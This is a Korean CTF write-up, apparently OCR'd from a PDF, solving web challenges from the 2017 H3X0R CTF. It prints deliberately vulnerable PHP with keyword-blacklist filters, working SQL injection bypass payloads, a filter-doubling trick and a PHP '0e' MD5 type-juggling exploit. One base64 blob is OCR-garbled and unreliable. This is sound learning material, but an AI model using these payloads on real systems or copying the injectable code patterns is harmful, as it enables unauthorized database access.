
[2017] H3X0R CTF

Web Write-up : 문시우

Team Name : s1ipper (전체 2위)



H3XOR CTF2

H3XOR.COM

2017/01/07 8AM ~ 2017/01/08 2AM

Web File Viewer - 50p

"flag" 를 넣으면 ""으로 치환된다.

"flflagag" 를 넣어서 가운데 "flag"가 ""으로 치환되면

"flag" 가 완성되도록 했다.

web_1.h3x0r.com/webshell/index.php?cmd=flflagag

H3X0R{KIRIGAYA_KAZUTO_IS_SO_CUTE}

초보 개발자의 일기 - 100p

```
var isEmpty = function(value){
    if( value == "" || value == null || value == undefined || ( value != null && typeof value == "object" && !Object.keys(value).length ) ){
        return true
    }else{
        return false
    }
};



function daily(e) {
    var daily = document.getElementById("daily").value;
    var query = 'daily=' + daily;
    var http = new XMLHttpRequest();
    var url = "./json.php";
    var params = "daily=" + daily;
    http.open("POST", url, true);
    http.setRequestHeader("Content-type", "application/x-www-form-urlencoded");

    http.onreadystatechange = function() {//Call a function when the state changes.
        if(http.readyState == 4 && http.status == 200) {
            var res = http.responseText;
            res = JSON.parse(res);
            if(isEmpty(res[0].daily)) {
                var element = "<br>2016년 1월 " + daily + "일의 일기가 없음 T.T";
            } else {
                var element = "<br>2016년 1월 " + daily + "일" + "<br><br><br>" + res[0].daily;
            }

            document.getElementById("daily_note").innerHTML = element + "<br><br>";
        }
    }
    http.send(params);

}

window.onload = function() {
    document.getElementById("submit").onclick = daily;
};
```

h3x0r.js 를 보면 json.php로 값을 보내서 처리한다.

초보 개발자의 일기 - 100p


```
<br />
<b>Warning</b>:  mysqli_fetch_assoc() expects parameter 1 to be mysqli_result, boolean given in
<b>/host/home3/chaneyoon/html/json.php</b> on line <b>12</b><br />
[{"daily":null},
{"V2OxNGFGcDNQVDA9":"VmOwd2QyUXIVWGxXYTJoV1YwZG9WVII3Wkc5alJsWjBUVIpPVOZac2JETIhhMUpUVmpGS2MySkVUbGhoTWsweFZqQmFZVO15U2tW
VWJHaG9UVIZ3VIZadGNFZFpWMDE1VTJOV1ZXSkhhRzIVVm1oRFZWWmFkR1ZHV214U2JHdzBWakkxUjFaWFNraGhSemxWVmpOTOOxcFZXbUZrUlRGVlZXeHdWM
DFFUlRGV2EyUXdWakZXZEZOc1dsaGISMmhZV1ZkMFIWUkdWWGhVVIhSWFFWZFNIbFI5TVRSVk1rcEIaSHBOVjAxdVVuWIdha3BIVmpGT2FWVnNXbWhsYIhob1
YxZDRiMkl4VFhoalJtaHNVak5TVOZSV1dtRmxWbFY1VFZSU1ZrMXJjRmhWT W5SelZqSktWVkZZVUZabGExcHIWVEJhVDJOdFJrZFhiV3hUWVROQ2RsWnRNWGR
VTVZWNFIrWmthbEpOYUhOVmFrSmhZMVpzY21GRIRsTmISbkJaV2xWYVQxWIhTa2RqUkVaV1ZqTm9IbFpxU2tkamJVVjZZVVprVTFKWVFrbFdWMOJIVkPKU1Yx
VnVUbWhTTW1oeldXeG9iMWRzV1hoWGJYUk9VbXR3TUZaV2FHOVdiVXBIWTBac1dtSkdXbWhaTVZweWkyeGtkRkpOZUZkaVZrbzFWbXBLTkZReVJrZFhiazVxV
TBoQ1IWUIZXa3RoUmxweFUydDBWMVpyV2xwWIZWcHJZVWRGZUd0SE9WZGhhMHBvVmtSS1QyTXIUa1phUmxwcFZqTm9WVIpHWTNoaU1rbDPWMWhvVOdKRk5WVI
VWbHBVYFRGU2MyRkZPV2hpUIhCNIdUQmFjMWROU2tkWGJXaFhUVVp3YUZwRIpFOU9iRXB6WVVkc1UwMHIhRmxXYIhCTFRrWIJIRmRzYUZSaE1sSnhWV3RXUzJ
GR1ZuSId WRVpPVFZad2VGVnRkREJWTWtwSVZXcENXbFpXYORO WmEyUkdaV3hHY21KR2FGaFRSVXBKVm1OU1IyRXhaPWPWYmtwb1VqTm9WPmxZVOZk WFZscFIZ
MFU1YVUx WFVraFdNalZUVkd4YVIxTnRPVIZXTTFKNIZHdGF WMk15UmtoUFZtUnB WbGhDU2xac1pEJmpNV1IwVTJOb2FGSnNTbUZVVmxwM1ZrWmFjVkp1WkZOT
IZrb3dXbFZhYTJGV1NYcFpNMmhVVFc1b1dGWnFSbEpsUm1SWIdrVTFXRkpZUWxsWFZtUjZUVIpzVjFWc1dsaGliVkpZVIcxNGQyVkdWblJOVIdSWFRVUkdlVI
JzVm05VO1VbzJVbXRvVjFaRIdreFdha3BQVW14YWMxcEhiRk5OVIZZelZteGFVMUI4YkZkWGJrcE9WbXh3VOZsWWNGZFdSbFp5Vm1OVVQxVIVNRGs9"}]
```


json.php 로 이동해보면 오류때문인지 json으로 처리하는게 다 보인다.

저기 보이는 base64를 계속 디코딩하다보면 flag가 나온다.

H3XOR{heh3_Th4t_w45_f4ke!_Im_sorry}

Simple SQLi - 200p

```php
<?php
extract($_GET);
$flag = "???????";
include './db.php';
if(isset($_GET['id']) && isset($_GET['pw'])) {
    if(preg_match("/admin| |#t|#'|union|select|_|=||like|[+]|#(#)|or|#/|and/i", $_GET['id'])) die("No Hack ~_~");
    else if(preg_match("/admin| |#t|#'|union|select|_|=||like|[+]|#(#)|or|#/|and/i", $_GET['pw'])) die("No Hack ~_~");

    $id = $_GET['id'];
    $pw = $_GET['pw'];
    $query = "select * from login where id=ord(trim('{$id}')) and ord(trim('{$pw}'))";
    echo "<hr><b>".$query."</b><hr><br><br>";
    $result = $mysqli->query($query);
    $result = @mysqli_fetch_array($result);
    if ($result['id'] === 'admin') {
        die($flag);
    } else if(isset($result['id'])) {
        echo "<h1>Hello {$result['id']}</h1>";
    }
}

highlight_file(__FILE__);
?>
```

chaneyoon.dothome.co.kr/sqli.php?id=\&pw=))||id%0aIN(0x61646D696E)%23

H3XOR{zeNk4Ino_SQLi_M4ster!!}

Simple SQLi 2 - 250p

```php
<?php
@extract($_GET);
@extract($_POST);
@extract($_SESSION);
$flag = "???????";
include './db2.php';
if(isset($_GET['id']) && isset($_GET['pw'])) {
    if(preg_match("/admin| |#t|#'|union|select|_|=|like|[*]|#(#)|or|#/|and|limit/i", $_GET['id'])) die("No Hack ~_~");
    else if(preg_match("/admin| |#t|#'|u|in|select|_|=|like|ascii|#(#)|or|#/|and|limit|O/i", $_GET['pw'])) die("No Hack ~_~");

    $id = $_GET['id'];
    $pw = $_GET['pw'];
    $query = "select * from login2 where id=ord(trim('{$id}')) and ord(trim('{$pw}'))";
    echo "<hr><b>".$query."</b><hr><br><br>";
    $result = $mysqli->query($query);
    $result = @mysqli_fetch_array($result);
    if ($result['id'] === 'admin') {
        die($flag);
    } else if(isset($result['id'])) {
        echo "<h1>Hello {$result['id']}</h1>";
    }
}

highlight_file(__FILE__);
//made by ch4n3
?>
```

filter keyword에 'in'이 추가되기 **전** 페이로드 : sqli2.php?id=\&pw=))||id%0aIN%0a(concat(%22adm%22,%22in%22))%23
filter keyword에 'in'이 추가된 **후** 페이로드 : sqli2.php?id=\&pw=))||length(id)%3C6%26%26hex(left(id,2))%3C6165%23

H3XOR{F14g_1$_H3re_1_th1nk_yOU_4R3_tH3_b35t_h@ck3r!}

webhacking? - 300p

```php
<?php
    include('config.php'); // flag here!!
    $string = urldecode($_GET['foo']);
    if ($string == 'admin') die('out1');
    else $string = 'admin';
    if ($string != 'admin') die('out2');
    if ('admin' != 'admin') die('out3');
    else $string = urldecode($_GET['foo']);
    if ($_GET['bar']) $string = $string.'/'.substr($_GET['bar'], 0, 31);
    $hash = '0e747318923710937801923789017319'; // hashing twice
    if ($_GET['foo']) $account = explode('/', $string);
    if (isset($account) && strlen($account[1]) != 32) die('out4');
    if ((!$_GET['bar'] || !isset($_GET['bar'])) && $_GET['foo']) die('out5');
    if (md5($account[1]) == $hash) die($flag);
    show_source(__FILE__);
?>
```

페이로드 : index.php?foo=1/k0AfaFbjsdQVGTcXZyHn56iPYSMEOgz9&bar=1

H3XOR{PROBLEM_SORLRNLCKSGEKGPGPSADA!@}

‘webhacking?’ 추가 설명은 다음 페이지에 있다.

webhacking? - 300p (추가 설명)

?foo=1/aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa&bar=1

소스를 잘 읽고 if문을 충족시켜
마지막 if(md5($account[1]) == $hash) die($flag); 빼고는
모두 우회가 가능했을 것이다.

if(md5($account[1]) == $hash) die($flag);
이 조건을 충족시키기 위해서는 '==' 트릭을 알아야한다.

php auto typecasting, php typecast error, php type juggling 등
많은 키워드를 통해서 '==' 트릭을 알아낼 수 있다.
아무튼 php는 오토타입캐스팅 때문에 int형과 char형의 비교연산이 가능하다.

```php
<?php
    include('config.php'); // flag here!!
    $string = urldecode($_GET['foo']);
    if ($string == 'admin') die('out1');
    else $string = 'admin';
    if ($string != 'admin') die('out2');
    if ('admin' != 'admin') die('out3');
    else $string = urldecode($_GET['foo']);
    if ($_GET['bar']) $string = $string.'/'.substr($_GET['bar'], 0, 31);
    $hash = '0e747318923710937801923789017319'; // hashing twice
    if ($_GET['foo']) $account = explode('/', $string);
    if (isset($account) && strlen($account[1]) != 32) die('out4');
    if ((!$_GET['bar'] || !isset($_GET['bar'])) && $_GET['foo']) die('out5');
    if (md5($account[1]) == $hash) die($flag);
    show_source(__FILE__);
?>
```

'==' 비교연산자로 비교할 시 자료형을 구분하지 않고 비교한다. ('==' 보다는 '===' 사용을 권한다.)
$hash에 담기는 '0e747318923710937801923789017319'는 문자열이지만 php의 오토타입캐스팅 때문에 int형에서는 0이다.
0e+(n)의 경우 F-E 동작을 하면 0된다는데 무슨 소린지 모르겠고 그냥 간단하게 '0e~'다음에 숫자가 오는 문자열은 int형으로 0이 된다는 것이다.

따라서 if (md5($account[1]) == $hash) 를 충족시키기 위해서는 md5로 hashing 했을 때 0e+(n) 꼴로 나오는 32자리 문자열을 찾으면 된다.
브루트포싱을 이용해서 'k0AfaFbjsdQVGTcXZyHn56iPYSMEOgz9'를 md5로 hashing하면 '0e640059960417898792949031197409' 가 나온다는걸 알았다.

최종적으로 페이로드는 '?foo=1/k0AfaFbjsdQVGTcXZyHn56iPYSMEOgz9&bar=1' 가 된다. (오토타입캐스팅 공부 참고자료는 마지막에 있다.)

H3XOR{PROBLEM_SORLRNLCKSGEKGPGPSADA!@}

END

오토타입캐스팅 공부하는데 도움이 되는 사이트

http://pjongy.tistory.com/149%20k0AfaFbjsdQVGTcXZyHn56iPYSMEOgz9
https://blog.lael.be/post/1993
http://php.net/manual/kr/language.types.type-juggling.php